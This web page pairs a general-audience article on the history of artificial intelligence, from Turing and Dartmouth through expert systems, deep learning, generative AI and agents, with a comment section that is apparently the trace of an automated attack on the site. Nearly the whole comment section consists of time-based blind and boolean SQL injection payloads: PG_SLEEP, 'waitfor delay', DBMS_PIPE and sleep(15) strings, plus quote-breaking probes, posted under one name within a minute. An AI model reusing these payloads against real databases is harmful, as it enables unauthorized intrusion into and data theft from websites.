The Evolution of Artificial Intelligence: From Simple Machines to Intelligent Systems

The Evolution of Artificial Intelligence: From Simple Machines to Intelligent Systems
Artificial Intelligence (AI) has transformed from a fascinating research concept into one of the most influential technologies of the modern world. From computers that could follow simple instructions to advanced systems that can understand language, recognize images, generate content, write code, and assist with complex tasks, the journey of AI has been remarkable.
The evolution of AI has taken place over several decades. Each stage introduced new ideas, technologies, and challenges that pushed machines closer to performing tasks associated with human intelligence.
In this article, we will explore the complete evolution of Artificial Intelligence, from its early beginnings in the 1950s to modern generative AI and the possibilities that may shape its future.
---
What Is Artificial Intelligence?
Artificial Intelligence is a branch of computer science focused on creating systems that can perform tasks that normally require human intelligence.
These tasks can include:
- Learning from information
- Recognizing patterns
- Understanding human language
- Solving problems
- Making predictions
- Processing images and sounds
- Making decisions
- Generating new content
AI does not refer to a single technology. It is a broad field that includes Machine Learning, Deep Learning, Natural Language Processing, Computer Vision, Robotics, Generative AI, and AI Agents.
The fundamental goal has remained relatively consistent throughout AI's history: to create machines capable of performing intelligent tasks.
---
The Beginning of Artificial Intelligence
1. The 1940s–1950s: The Foundation
The ideas behind artificial intelligence existed before the term "AI" became popular.
In the 1940s, researchers began developing mathematical models inspired by the human brain. Early work on artificial neural networks demonstrated that machines could potentially process information in ways loosely inspired by biological neurons.
One of the most influential figures in the early history of computing was Alan Turing. In 1950, Turing published his famous paper Computing Machinery and Intelligence, which asked an important question: can machines think?
He proposed what later became known as the Turing Test, a way of considering whether a machine could demonstrate behavior indistinguishable from that of a human during a conversation.
These ideas helped establish the intellectual foundation for AI research.
---
2. 1950s–1960s: The Birth of AI
The term Artificial Intelligence was formally introduced in 1956 at the Dartmouth Summer Research Project on Artificial Intelligence.
Researchers believed that many aspects of human intelligence could potentially be described precisely enough for a machine to simulate them.
Early AI systems were primarily based on rules, logic, and symbolic reasoning.
Computers could be programmed to:
- Solve mathematical problems
- Prove logical statements
- Play games
- Manipulate symbols
- Solve specific puzzles
One important example was the development of programs capable of playing chess and other strategy games.
However, these systems had a major limitation. They could perform specific tasks but had very little ability to learn independently or deal with unexpected situations.
---
3. 1970s–1980s: The Era of Expert Systems
During the 1970s and 1980s, AI research moved toward expert systems.
An expert system attempted to reproduce the decision-making ability of a human specialist.
For example, a medical expert system could contain rules such as:
IF a patient has certain symptoms
THEN consider a particular diagnosis.
These systems were useful because they could store and apply large amounts of specialized knowledge.
Expert systems were explored in fields such as:
- Medicine
- Engineering
- Finance
- Manufacturing
- Scientific research
However, expert systems depended heavily on human-written rules.
If developers had not included a particular situation in the system's knowledge base, the AI often could not handle it effectively.
This problem became known as one of the major limitations of traditional AI.
---
4. AI Winters: When Expectations Fell
AI's development was not always a straight path upward.
There were periods known as AI winters, when enthusiasm and investment in artificial intelligence declined.
Researchers had initially made ambitious predictions about how quickly machines would become intelligent. But many early systems struggled with real-world complexity.
Computers had limited processing power, data was scarce, and AI algorithms were not yet sophisticated enough to handle many difficult problems.
As a result, funding and interest declined during certain periods.
These setbacks were important because they encouraged researchers to develop better approaches rather than abandoning the field entirely.
---
5. 1990s–2000s: The Rise of Machine Learning
One of the biggest changes in AI came with the growing importance of Machine Learning.
Traditional programming generally works like this:
Rules + Data → Output
Machine learning introduced a different approach:
Data + Algorithm → Learned Patterns → Predictions
Instead of manually programming every possible rule, developers could train algorithms using data.
As more digital information became available and computer hardware improved, machine learning became increasingly powerful.
Machine learning began supporting technologies such as:
- Email spam filters
- Search engines
- Recommendation systems
- Fraud detection
- Speech recognition
- Predictive analytics
- Customer behavior analysis
This was a major turning point in the history of AI.
Machines were no longer simply following fixed instructions. They could learn patterns from examples.
---
6. 2010s: The Deep Learning Revolution
The next major transformation came with Deep Learning.
Deep learning is a specialized form of machine learning based on artificial neural networks with multiple layers.
Several developments helped deep learning become successful:
1. More powerful processors and GPUs
2. Huge amounts of digital data
3. Improved neural network architectures
4. Better training techniques
5. Increasing access to cloud computing
Deep learning produced impressive results in areas such as image recognition and speech recognition.
AI systems became capable of identifying objects in photographs, understanding spoken language, translating between languages, and performing increasingly complicated tasks.
This period also saw major achievements in games and strategic decision-making, demonstrating the power of large-scale neural networks.
---
7. Natural Language Processing Becomes More Powerful
Another important area of AI development has been Natural Language Processing (NLP).
NLP focuses on enabling computers to understand and process human language.
Early language systems often struggled with context and ambiguity.
Modern AI models are much better at understanding relationships between words, sentences, and larger pieces of information.
NLP has enabled applications such as:
- Virtual assistants
- Automatic translation
- Chatbots
- Text summarization
- Sentiment analysis
- Voice interfaces
- AI writing assistants
The ability to communicate with computers using natural language has made AI much more accessible to ordinary users.
---
8. 2020s: The Rise of Generative AI
The 2020s introduced one of the most visible developments in AI: Generative AI.
Unlike traditional AI systems that primarily classify, predict, or analyze information, generative AI can create new content.
Depending on the model, it can generate:
- Text
- Images
- Audio
- Video
- Computer code
- Presentations
- Creative ideas
Large Language Models, commonly known as LLMs, became particularly important.
These models are trained on enormous collections of data and can generate human-like responses based on patterns learned during training.
AI assistants have consequently become useful for education, programming, writing, research, brainstorming, business tasks, and everyday problem solving.
---
9. Multimodal AI: Understanding More Than Text
Modern AI is increasingly becoming multimodal.
A multimodal AI system can work with multiple forms of information, including:
Text + Images + Audio + Video + Code
This represents an important step forward.
For example, instead of simply asking an AI a text question, a user may provide an image and ask the AI to explain what it contains.
Similarly, AI systems can increasingly combine visual information with language and reasoning.
This makes AI more useful for real-world situations where information does not exist in only one format.
---
10. AI Agents and the Next Generation of AI
The latest evolution is moving beyond AI that simply answers questions.
Increasingly capable AI agents are designed to perform multiple steps toward a goal.
An AI agent may be able to:
1. Understand a user's objective
2. Break the objective into smaller tasks
3. Reason about possible actions
4. Use available tools
5. Analyze results
6. Adjust its approach
7. Complete the task
This could change how people interact with software.
Instead of opening several applications and completing every step manually, users may increasingly describe what they want and allow AI systems to handle parts of the workflow.
---
AI in Everyday Life
Many people interact with AI every day without necessarily realizing it.
AI is already present in:
Search Engines
Search systems use AI to understand queries and provide relevant results.
Social Media
AI helps recommend posts, videos, accounts, and advertisements based on user behavior.
Streaming Services
Recommendation algorithms analyze viewing patterns to suggest movies, shows, and music.
Smartphones
AI supports voice recognition, photography, translation, security, and personalization.
Online Shopping
AI can recommend products, detect fraudulent transactions, predict demand, and improve customer service.
Healthcare
AI can assist with medical image analysis, research, administrative tasks, and other healthcare applications, although many medical uses require appropriate professional oversight.
Education
AI can help students explain concepts, practice skills, generate study materials, and receive personalized assistance.
---
Benefits of Artificial Intelligence
The rapid development of AI has created many opportunities.
1. Increased Productivity
AI can automate repetitive tasks and help people complete work more efficiently.
2. Faster Data Analysis
AI can process enormous amounts of information much faster than humans can manually analyze it.
3. Automation
Businesses can use AI to automate repetitive processes and reduce manual workloads.
4. Improved Accessibility
AI-powered translation, speech recognition, image description, and other technologies can make digital services more accessible.
5. Innovation
AI can help researchers and engineers explore ideas, analyze complex problems, and accelerate experimentation.
6. Personalized Experiences
Recommendation systems and adaptive learning tools can provide experiences based on individual behavior and preferences.
---
Challenges and Risks of AI
The evolution of AI also brings serious challenges.
Job Displacement
Automation may change the nature of many jobs. Some tasks could disappear while new roles and skills emerge.
Privacy
AI systems can process large amounts of personal and behavioral information, raising important questions about data protection.
Bias
AI systems can reproduce or amplify biases present in their training data or design.
Misinformation
Generative AI can make it easier to create convincing but false text, images, audio, and video.
Security
More capable AI can create new opportunities as well as new security risks.
Lack of Transparency
Some AI models can be difficult to understand, making it challenging to determine exactly why a particular output was produced.
For these reasons, responsible AI development is becoming increasingly important.
---
The Future of Artificial Intelligence
Nobody can predict the future of AI with complete certainty, but the direction of development is clear: AI systems are becoming more capable, more interactive, and increasingly integrated into everyday technology.
Future AI systems may become better at:
- Long-term planning
- Complex reasoning
- Scientific research
- Robotics
- Personalized education
- Healthcare assistance
- Software development
- Creative collaboration
- Real-world problem solving
Researchers are also exploring the possibility of Artificial General Intelligence (AGI), referring broadly to AI systems with much more general and flexible capabilities across a wide range of tasks.
Whether and when AGI will be achieved remains an open question.
The future of AI will therefore depend not only on technical progress but also on how society chooses to develop, regulate, and use these technologies.
---
AI Evolution Timeline
The evolution of AI can be summarized as follows:
1950s–1960s: Rule-based and symbolic AI
↓
1970s–1980s: Expert systems
↓
1990s–2000s: Machine learning
↓
2010s: Deep learning
↓
2020s: Generative AI and large language models
↓
Today: Multimodal AI and increasingly capable AI agents
↓
Future: More autonomous, general-purpose intelligent systems
---
Frequently Asked Questions About AI Evolution
When did Artificial Intelligence begin?
Modern AI research is generally considered to have formally begun in the 1950s, particularly around the 1956 Dartmouth workshop where the term Artificial Intelligence was used as the name of the research field.
What was the first major approach to AI?
Early AI relied heavily on symbolic reasoning, logic, and predefined rules.
When did Machine Learning become important?
Machine learning grew significantly during the 1990s and 2000s as better algorithms, increasing computing power, and larger datasets became available.
Why was the 2010s important for AI?
The 2010s saw the rapid growth of deep learning, which significantly improved computer vision, speech recognition, translation, and other AI applications.
What is Generative AI?
Generative AI refers to AI systems capable of producing new content such as text, images, audio, video, and code.
What is the future of AI?
AI is likely to become increasingly multimodal, capable of reasoning through more complex tasks, interacting with tools, and assisting humans across a growing number of fields.
---
Conclusion
The evolution of Artificial Intelligence is one of the most fascinating technological journeys in modern history.
AI began with simple ideas about whether machines could imitate human reasoning. It then progressed through rule-based systems, expert systems, machine learning, and deep learning before entering the era of generative and multimodal AI.
Today, AI can understand language, analyze images, generate content, write software, assist with research, and perform increasingly complex tasks.
But the story is far from over.
The next stage of AI may bring systems that are more capable of reasoning, planning, learning, and working alongside humans. At the same time, society must address challenges involving privacy, safety, employment, bias, misinformation, and responsible use.
Ultimately, the future of Artificial Intelligence will not be determined by technology alone. It will also depend on the decisions people make about how that technology should be designed and used.
From simple machines that followed instructions to intelligent systems that can learn, create, and reason, the evolution of AI represents a remarkable transformation — and we are still only at the beginning of the story.
Discussion Space (107)
EFSArCBy
📅 Sep 07, 2026 02:14 AM555
EFSArCBy
📅 Sep 07, 2026 02:13 AM555
EFSArCBy
📅 Sep 07, 2026 02:13 AM555
EFSArCBy
📅 Sep 07, 2026 02:13 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy'"
📅 Sep 07, 2026 02:12 AM555
EFSArCBy????%2527%2522\'\"
📅 Sep 07, 2026 02:12 AM555
@@hB7or
📅 Sep 07, 2026 02:12 AM555
EFSArCByLtISKLAi' OR 408=(SELECT 408 FROM PG_SLEEP(15))--
📅 Sep 07, 2026 02:12 AM555
EFSArCByzoJC8MhZ') OR 767=(SELECT 767 FROM PG_SLEEP(15))--
📅 Sep 07, 2026 02:12 AM555
EFSArCByBMJ0IU9i')) OR 801=(SELECT 801 FROM PG_SLEEP(15))--
📅 Sep 07, 2026 02:12 AM555
EFSArCBy'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
📅 Sep 07, 2026 02:12 AM555
EFSArCBy-1 waitfor delay '0:0:15' --
📅 Sep 07, 2026 02:12 AM555
EFSArCByPHFysjwE'; waitfor delay '0:0:15' --
📅 Sep 07, 2026 02:12 AM555
EFSArCByKe0kJZNO'); waitfor delay '0:0:15' --
📅 Sep 07, 2026 02:12 AM555
EFSArCByD6b1mWGU')); waitfor delay '0:0:15' --
📅 Sep 07, 2026 02:12 AM555
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(
📅 Sep 07, 2026 02:12 AM555
EFSArCBy-1; waitfor delay '0:0:15' --
📅 Sep 07, 2026 02:12 AM555
EFSArCBy-1); waitfor delay '0:0:15' --
📅 Sep 07, 2026 02:12 AM555
-1" OR 3*2>(0+5+753-753) --
📅 Sep 07, 2026 02:12 AM555
if(now()=sysdate(),sleep(15),0)
📅 Sep 07, 2026 02:12 AM555
EFSArCBy0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z
📅 Sep 07, 2026 02:12 AM555
EFSArCBy0"XOR(if(now()=sysdate(),sleep(15),0))XOR"Z
📅 Sep 07, 2026 02:12 AM555
-1' OR 3*2>(0+5+14-14) or 'jAd6kMKS'='
📅 Sep 07, 2026 02:12 AM555
-1" OR 2+753-753-1=0+0+0+1 --
📅 Sep 07, 2026 02:12 AM555
-1" OR 3+753-753-1=0+0+0+1 --
📅 Sep 07, 2026 02:12 AM555
-1" OR 3*2<(0+5+753-753) --
📅 Sep 07, 2026 02:12 AM555
-1' OR 3*2>(0+5+579-579) --
📅 Sep 07, 2026 02:12 AM555
-1' OR 2+14-14-1=0+0+0+1 or 'jAd6kMKS'='
📅 Sep 07, 2026 02:12 AM555
-1' OR 3+14-14-1=0+0+0+1 or 'jAd6kMKS'='
📅 Sep 07, 2026 02:12 AM555
-1' OR 3*2<(0+5+14-14) or 'jAd6kMKS'='
📅 Sep 07, 2026 02:12 AM555
-1 OR 3*2>(0+5+333-333)
📅 Sep 07, 2026 02:12 AM555
-1' OR 2+579-579-1=0+0+0+1 --
📅 Sep 07, 2026 02:12 AM555
-1' OR 3+579-579-1=0+0+0+1 --
📅 Sep 07, 2026 02:12 AM555
-1' OR 3*2<(0+5+579-579) --
📅 Sep 07, 2026 02:12 AM555
-1 OR 2+333-333-1=0+0+0+1
📅 Sep 07, 2026 02:12 AM555
-1 OR 3+333-333-1=0+0+0+1
📅 Sep 07, 2026 02:12 AM555
-1 OR 3*2<(0+5+333-333)
📅 Sep 07, 2026 02:12 AM555
-1 OR 2+872-872-1=0+0+0+1 --
📅 Sep 07, 2026 02:12 AM555
-1 OR 3+872-872-1=0+0+0+1 --
📅 Sep 07, 2026 02:12 AM555
-1 OR 3*2<(0+5+872-872) --
📅 Sep 07, 2026 02:12 AM555
-1 OR 3*2>(0+5+872-872) --
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555????%2527%2522\'\"
EFSArCBy
📅 Sep 07, 2026 02:12 AM@@SpnTO
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
EFSArCBy
📅 Sep 07, 2026 02:12 AM555'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555'"
EFSArCBy
📅 Sep 07, 2026 02:12 AM555-1)) OR 377=(SELECT 377 FROM PG_SLEEP(15))--
EFSArCBy
📅 Sep 07, 2026 02:12 AM5555ZP6BlaI' OR 811=(SELECT 811 FROM PG_SLEEP(15))--
EFSArCBy
📅 Sep 07, 2026 02:12 AM5554XV8QeGG') OR 385=(SELECT 385 FROM PG_SLEEP(15))--
EFSArCBy
📅 Sep 07, 2026 02:12 AM555BT8DGEoK')) OR 951=(SELECT 951 FROM PG_SLEEP(15))--
EFSArCBy
📅 Sep 07, 2026 02:12 AM555YlBE84Tn')); waitfor delay '0:0:15' --
EFSArCBy
📅 Sep 07, 2026 02:12 AM555-1 OR 187=(SELECT 187 FROM PG_SLEEP(15))--
EFSArCBy
📅 Sep 07, 2026 02:12 AM555-1) OR 537=(SELECT 537 FROM PG_SLEEP(15))--
EFSArCBy
📅 Sep 07, 2026 02:12 AM555-1)); waitfor delay '0:0:15' --
EFSArCBy
📅 Sep 07, 2026 02:12 AM555-1 waitfor delay '0:0:15' --
EFSArCBy
📅 Sep 07, 2026 02:12 AM5551xbjOac4'; waitfor delay '0:0:15' --
EFSArCBy
📅 Sep 07, 2026 02:12 AM5555QqqWAfU'); waitfor delay '0:0:15' --
EFSArCBy
📅 Sep 07, 2026 02:12 AM5550"XOR(555*if(now()=sysdate(),sleep(15),0))XOR"Z
EFSArCBy
📅 Sep 07, 2026 02:12 AM(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
EFSArCBy
📅 Sep 07, 2026 02:12 AM555-1; waitfor delay '0:0:15' --
EFSArCBy
📅 Sep 07, 2026 02:12 AM555-1); waitfor delay '0:0:15' --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1" OR 3*2<(0+5+348-348) --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1" OR 3*2>(0+5+348-348) --
EFSArCBy
📅 Sep 07, 2026 02:12 AM555*if(now()=sysdate(),sleep(15),0)
EFSArCBy
📅 Sep 07, 2026 02:12 AM5550'XOR(555*if(now()=sysdate(),sleep(15),0))XOR'Z
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1' OR 3*2<(0+5+807-807) or 'gb2eKSSh'='
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1' OR 3*2>(0+5+807-807) or 'gb2eKSSh'='
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1" OR 2+348-348-1=0+0+0+1 --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1" OR 3+348-348-1=0+0+0+1 --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1' OR 3*2<(0+5+266-266) --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1' OR 3*2>(0+5+266-266) --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1' OR 2+807-807-1=0+0+0+1 or 'gb2eKSSh'='
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1' OR 3+807-807-1=0+0+0+1 or 'gb2eKSSh'='
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1 OR 3*2>(0+5+645-645)
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1' OR 2+266-266-1=0+0+0+1 --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1' OR 3+266-266-1=0+0+0+1 --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1 OR 3*2>(0+5+562-562) --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1 OR 2+645-645-1=0+0+0+1
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1 OR 3+645-645-1=0+0+0+1
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1 OR 3*2<(0+5+645-645)
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1 OR 2+562-562-1=0+0+0+1 --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1 OR 3+562-562-1=0+0+0+1 --
EFSArCBy
📅 Sep 07, 2026 02:12 AM-1 OR 3*2<(0+5+562-562) --
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:12 AM555
EFSArCBy
📅 Sep 07, 2026 02:11 AM555